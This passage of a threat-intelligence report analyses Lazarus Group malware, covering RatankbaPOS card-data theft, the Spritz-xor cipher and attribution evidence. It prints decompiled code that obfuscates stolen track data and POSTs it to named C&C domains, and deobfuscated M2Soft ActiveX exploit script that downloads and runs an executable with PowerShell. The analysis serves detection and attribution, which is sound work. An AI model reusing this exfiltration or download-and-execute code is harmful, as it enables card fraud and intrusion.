
Figure 46: Hook handler creating new thread for C&C then hooking KSNETADSL.dll

Our analysis of the C&C communication revealed a number of clues as to what was being exfiltrated. Initially, the implant uses strchr to find the first occurrence of "=" in the string data that is received from the hook of KSNETADSL.dll. Next, 37-bytes beginning at 16-bytes before the position of the "=" are copied to a buffer. Finally, that buffer is compared to a substitution buffer that was created at the beginning of RatankbaPOS' execution (Fig. 47). The substitution algorithm uses the values starting at offset 0x30-0x39 in the "E"-filled buffer to substitute the ASCII values of "0-9" for "ZCKOADBLNX" as well as at offset 0x3D for substitution of ASCII "=" to "Y". Therefore, values "0-9" will be obfuscated to "ZCKOADBLNX" while "=" will be obfuscated to "Y" (Fig. 48).



```
memset(substitution_vals, 'E', 0x100u);       // set all sub vals to 'E'
*&substitution_vals[0x30] = 'OKCZ';           // build sub_vals at 0x30 / '0' ASCII
*&substitution_vals[0x34] = 'LBDA';
*&substitution_vals[0x38] = 'XN';
substitution_vals[0x3D] = 'Y';                // 0x3D == '=' ASCII
```


Figure 47: Obfuscation substitution buffer created in RatankbaPOS



```
71874CD0 45 45 45 45 45 45 45 45 EEEEEEEE
71874CD8
71874CE0 5A 43 4B 4F 41 44 42 4C ZCKOADBL
71874CE8 4E 58 45 45 45 59 45 45 NXEEEYEE
71874CF0
71874CF8 45 45 45 45 45 45 45 45 EEEEEEEE
71874D00 45 45 45 45 45 45 45 45 EEEEEEEE
71874D08 45 45 45 45 45 45 45 45 EEEEEEEE
```


Figure 48: Obfuscation substitution buffer in memory

To obfuscate the data, RatankbaPOS simply uses the hex value of the cleartext ASCII string to substitute itself for a value in the substitution buffer. For instance, a value of "0" would be substituted to "Z" while any equals signs ("=") will be substituted for "Y". This method is used to likely obfuscate the data so it is harder to detect by simply glancing at network traffic or through the use of heuristic-based detection of plaintext credit card data transmitted over the network. Once the stolen data has been obfuscated, it is sent in a POST HTTP request to the URL /list.jsp?action=up using the same hardcoded UA as the injector: "Nimo Software HTTP Retriever 1.0" (Fig. 49). So far we have observed the following C&C domains: www.energydonate[.]com and online-help.serveftp[.]com.



```
DWORD __stdcall DoC2(LPVOID lpThreadParameter)
{
  char *beginning_of_equals; // esi
  DWORD result; // eax
  unsigned int i; // edx
  MalStruct malstruct; // [esp+Ch] [ebp-234h]
  char thestr[260]; // [esp+28h] [ebp-218h]
  char URL[261]; // [esp+130h] [ebp-110h]

  beginning_of_equals = strchr(lpThreadParameter, '=');// search for first '='
  if ( beginning_of_equals )
  {
    thestr[0] = 0;
    memset(&thestr[1], 0, 259u);
    URL[0] = 0;
    memset(&URL[1], 0, 259u);
    strncpy(thestr, beginning_of_equals - 16, 37u);// copy 37 bytes starting at 16 bytes before the '='
    i = 0;
    if ( &thestr[strlen(thestr) + 1] != &thestr[1] )
    {
      do                                  // substitution algorithm replacing 0-9 and = with substitution chars
      {
        thestr[i] = substitution_vals[thestr[i]];// '0-9' == OKCZLBDAXN, '=' == Y
        ++i;
      }
      while ( i < strlen(thestr) );
    }
    _snprintf(URL, 260u, "http://%s/list.jsp?action=up", "www.energydonate.com");
    malstruct.LastError = 0;
    malstruct.readbuf = 0;
    malstruct.field_10 = 0;
    malstruct.RequestHandle = 0;
    malstruct.ConnectHandle = 0;
    malstruct.InternetHandle = InternetOpenA("Nimo Software HTTP Retriever 1.0", 1u, 0, 0, 0);
    DoPOST_ReadResponse(&malstruct, URL, thestr, strlen(thestr));
```

Figure 49: DoC2 function that obfuscates stolen data and exfiltrates to a C&C



```
9445410611985008=9901601000000011421
9445410611985008=9902601000000011421
9445410611985008=9903601000000011421
9445410611985008=9904601000000011421
9445410611985008=9905601000000011421
9445410611985008=9906601000000011421
9445410611985008=9907601000000011421
9445410611985008=9908601000000011421
9445410611985008=9909601000000011421
9445410611985008=9910601000000011421
9445410611985008=9911601000000011421
9445410611985008=9912601000000011421
9445410611985008=9901601000000011421
9445410611985008=9902601000000011421
```

Based on documentation we have found online, RatankbaPOS is possibly targeting plaintext track data in the first 16 bytes followed by a "=" and finally followed by encrypted POS-related data beginning with "99" (Fig. 50). According to the document, this is an encrypted form of the track data. Based on this, there is the possibility that this campaign may be targeting a SoftCamp POS-related software application, framework, or device. If we are correct and the values "99" always follow the "=" sign then one could potentially find exfiltrated data in network traffic by searching for the string "YXX" starting at offset 16 in the client body of an HTTP POST request. However, more logic will likely be necessary to reduce false positives but this opens up several options for detection.

Figure 50: Documentation on South Korean POS software depicting POS data that matches the pattern RatankbaPOS is searching for (markings not ours)

RATANKBAPOS TARGETED REGION

Based on the fact that RatankbaPOS is targeting a South Korean software vendor's POS framework, including clues that the length of exfiltrated data matches related POS data (document here, and another document here), we assess with high confidence that this threat is primarily targeting devices in South Korea.

ATTRIBUTION TO LAZARUS GROUP

Attribution is a controversial topic and arguably one of the most difficult tasks threat intelligence analysts face. However, based on our research, we assess with a high level of confidence given the information available to us that the operations and activity discussed in this research are attributed to Lazarus Group and ultimately North Korea.


In consideration of the controversial and difficult task at hand, we are providing an above and beyond summary of just some of the key pieces and overlaps to validate our assessment. Key reasons, discussed in detail below, are Encryption, Obfuscation, Functionality, Code Overlap, Decoys, and C&C.

ENCRYPTION

In October 2016 Lazarus Group pulled off a major operation that allegedly compromised at least 20 banks in Poland as well as banks in other countries around the world. The attacks have been well documented by BAE, Kaspersky, ESET, TrendMicro, and Symantec. The attribution of this attack to Lazarus (aka, Bluenoroff) and ultimately North Korea is widely accepted across the industry. What has not been documented publicly, to our knowledge, are the specifics behind the implementation of the Spritz encryption cipher utilized in some of the implants surrounding the banking incidents in late 2016 and early 2017.

Spritz is self-described as a spongy RC4-like stream cipher that was designed by Ronald Rivest and Jacob Schuldt. Multiple implementations of Spritz exist on Github in languages like C and Python. Anyone researching Lazarus Group's version of Spritz will quickly find out that neither of the previously mentioned implementations will successfully decrypt hidden payloads in either banking related implants nor PowerSpritz's legitimate installer payload and malicious PowerShell commands.


The issue, or possibly feature, in Lazarus Group's implementation of Spritz can be found buried in a single paragraph on page five of the original Spritz publication (Fig. 51). It states that addition and subtraction may be substituted for exclusive-or (XOR) and is referred to Spritz-xor.



with the design goal that Spritz should work for all N, not just N that are powers of 2. Of course, when N *is* a power of 2, one could use exclusive-or rather than addition/subtraction. We call this variant Spritz-xor, but do not further discuss this variant in this paper.

Figure 51: Excerpt from Spritz publication

Examining Lazarus Group's implementation of Spritz in one of the original implants utilized to compromise banks in late 2016 and 2017 via watering hole attacks, it quickly becomes apparent that they have actually implemented Spritz-xor instead of the normal Spritz algorithm (Fig. 52).




```
  if ( a3 )
  {
    v4 = a4;
    v5 = a1;
    v6 = a3;
    v7 = a2 - a4;
    do
```

```
  v4 = a2;
  if ( a1 )
  {
    v5 = a3 - a2;
    v13 = v5;
    v14 = a1;
    do
    {
      if ( state->z )
        shuffle(v5, state, v4);
      state->a += state->w;
      v6 = state->a;
      v7 = state->j;
      v8 = v7 + state->s[(state->i + state->s[v6])];
      state->i = v8;
      state->j = v6 + v7 + state->s[v8];
      v9 = state->i;
      a1 = v6;
      v10 = state->s[a1];
      state->s[a1] = state->s[v9];
      state->s[v9] = v10;
      v5 = v4[v13];
      LOBYTE(a1) = state->s[(state->i + state->s[(state->a + state->s[(state->j + state->k) % 256]) % 256]) % 256];
      LOBYTE(v5) = a1 ^ v5;
      *v4++ = v5;
      v11 = v14-- == 1;
      state->k = a1;
    }
    while ( !v11 );
  }
  return a1;
}
```

Figure 53: Spritz-xor decrypt implementation in PowerSpritz

OBFUSCATION

Earlier this year several watering hole attacks targeting South Korea utilized an ActiveX 0day exploit in M2Soft to deliver Lazarus-connected FBI-RAT and Charon implants. Some of the techniques observed in these attacks overlap with the JS downloader and CHM PowerRatankba campaigns. One such overlap was through the usage of a well-known JS obfuscation technique in both the M2Soft exploit and PowerRatankba JS downloader campaigns. The method is a public and widely used technique of masking strings using their hexadecimal values and placing them in an array assigned to a variable with a naming structure of _0x[a-f0-9]{4} (Fig. 54).



```
var _0x9c66=["[redacted]
                                                                                                                  ","\x77\x72\x69
    \x74\x65","\x6E\x44\x65\x73\x74\x44\x69\x72","\x67\x65\x74\x48\x6F\x75\x72\x73","\x67\x65\x74\x4D\x69\x6E\x75\x74\x65\x73","\x3A","\x63\x6D\x64\x20\x2F
                                                                                          "];function check(_0x764dx2){var _0x764dx3;try{var
    _0x764dx4= new ActiveXObject(_0x764dx2);if(_0x764dx4){_0x764dx3= true}else {_0x764dx3= false}}catch(e){_0x764dx3= false};return _0x764dx3}if(check(
    _0x9c66[0])){var logstr1=_0x9c66[1];document[_0x9c66[2]](logstr1);var obj= new ActiveXObject(_0x9c66[0]);var phkResult;var ret=1;obj[_0x9c66[3]]= 0x63;
    var dd= new Date();var Hours=dd[_0x9c66[4]]();var Minutes=dd[_0x9c66[5]]();Minutes+= 2;var test=Hours+ _0x9c66[6]+ Minutes;var tt=_0x9c66[7]+ test+
    _0x9c66[8];obj[_0x9c66[9]](tt,0)}
```

Figure 54: ActiveX M2Soft exploit utilizing JS obfuscation also observed in a PowerRatankba campaign


FUNCTIONALITY

Several features in the original Ratankba implants are similar or identical when compared to PowerRatankba and RatankbaPOS. Furthermore, the usage of a common directory c:\windows\temp\ for the storage of implants and logs are seen across a wide array of Lazarus Group's toolset. A brief overview of similar features is shown in below (Table 3) while a detailed description of each overlap may be found below.

Table 3: Feature comparison table


Feature	Ratankba	PowerRatankba	RatankbaPOS	M2Soft Exploit	FEIB Spreader
JSP C&C similarities	X	X	X		
Commands: success,killkill	X	X			
Sleep 15 minutes loop	X		X		
c:\windows\temp\		X	X	X	X

First consider the C&C protocols utilized in all Ratankba, PowerRatankba, and RatankbaPOS. Ratankba's initial POST to C&C to divulge compromised system information uses the same BaseInfo parameter as PowerRatankba. Additionally, a Ratankba sample (bd7332bfbb6fe50a501988c3834a160cf2ad948091d83ef4de31758b27b2fb7f) utilizes a C&C of list.jsp while RatankbaPOS utilizes an identical URIfile name for allegedly exfiltrating credit card information to a C&C. Second, Ratankba's supported commands include success and killkill that function identically to the respective PowerRatankba commands. Furthermore, a sleep loop of 900 seconds (15 minutes) is utilized in both Ratankba and RatankbaPOS' dropper (Fig. 56,56).



```
.text:00404F68 68 A0 BB 0D 00                    push    900000          ; dwMilliseconds
.text:00404F6D FF 15 70 90 41 00                 call    ds:Sleep
.text:00404F73 8B 9D 9C D5 FF FF                 mov     ebx, [ebp+var_2A64]
.text:00404F79 E9 3C F9 FF FF                    jmp     loc_4048BA
```


Figure 55: Ratankba command loop sleep




```
.text:00401B50                          loc_401B50:                              ; CODE XREF: Win
.text:00401B50 68 A0 BB 0D 00                           push    900000           ; dwMilliseconds
.text:00401B55 FF D7                                    call    edi ; Sleep
.text:00401B57 E8 C4 F7 FF FF                           call    check_process
.text:00401B5C 8B F0                                    mov     esi, eax
.text:00401B5E 83 FE FF                                 cmp     esi, 0FFFFFFFFh
.text:00401B61 74 ED                                    jz      short loc_401B50
```

Figure 56: RatankbaPOS dropper target process search loop

Lastly, while further analyzing the M2Soft exploit discussed in the Obfuscation section, a familiar destination directory of C:\windows\temp\ was spotted in the deobfuscated JS (Fig. 57,58). This destination directory was also used during the PowerRatankba CHM campaign, by RatankbaPOS for log and implant storage, and by the FEIB spreader.



```
var _0xe12f=['nDestDir', 'cmd /c echo function getXMLHttpRequest(){', 'try{return new
    ActiveXObject("Msxml2.XMLHTTP.6.0");}', 'catch(e1){', 'try{return new ActiveXObject("Msxml2.XMLHTTP.5.0");}
    ', 'catch(e2){', 'try{return new ActiveXObject("Msxml2.XMLHTTP.4.0");}', 'catch(e3){', 'try{return new
    ActiveXObject("Msxml2.XMLHTTP.3.0");}', 'catch(e4){', 'try{return new ActiveXObject("Msxml2.XMLHTTP");}', '
    catch(e5){', 'try{return new ActiveXObject("Microsoft.XMLHTTP");}', 'catch(e6){return null;}}}}}}}', 'var
    x=getXMLHttpRequest();', 'var S=new ActiveXObject("ADODB.Stream");', 'S.Type=1;', 'x.Open("Get", "http://
    [redacted]", 0);', 'x.Send();', 'S.Open();', 'S.Write(x.responseBody);', '
    var fn1="C:\\\\windows\\\\temp\\\\iexplore.exe";', 'var fn2="C:\\\\windows\\\\temp\\\\conhost.tmp";', '
    S.SaveToFile(fn2,2);', 'S.Close();', 'var d = new Date();var Hours = d.getHours();var Minutes =
    d.getMinutes();Minutes += 1;', 'var str = " /c at " + Hours + ":" + Minutes + " " + fn1;', 'var Q=new
    ActiveXObject("Shell.Application");', 'Q.ShellExecute(\'c:\\\\windows\\\\system32\\\\cmd.exe\', \'/c "(
    echo MZ& type \' + fn2 + \') >\' + fn1 + \'"\', \'\', \'open\', 0);', 'Q.ShellExecute("c:\\\\windows\\\\
    system32\\\\cmd.exe",str,"","open",0);', 'Q.ShellExecute("c:\\\\windows\\\\system32\\\\cmd.exe", "/c del C:
    \\\\windows\\\\temp\\\\update.js", "", "open", 0);', ' > C:\\\\windows\\\\temp\\\\update.js', '
    rCreateProcess', 'c:\\windows\\system32\\cmd.exe /c cscript.exe C:\\windows\\temp\\update.js iexplore.exe']
    ;
```




```
{var logstr1="<img src="[redacted]" width="0" height="0">";document["write"](
logstr1);var obj= new ActiveXObject("[redacted]");var phkResult;var ret=1;obj["nDestDir"]=
"c";var dd= new Date();var Hours=dd["getHours"]();var Minutes=dd[getMinutes]();Minutes+= 2;var test=Hours+ ":"+
Minutes;var tt="cmd /c c:\windows\system32\at.exe "+ test+ " powershell -nop -nologo -wind hidden  (New-Object
System.Net.WebClient).DownloadFile('[redacted]','c:\windows\temp\iexplore.exe');(
New-Object -com Shell.Application).ShellExecute('c:\windows\temp\iexplore.exe');";obj["rCreateProcess"](tt,0)}
```

Figure 58: Deobfuscated M2Soft exploit used to deliver Lazarus Charon implant

CODE OVERLAP

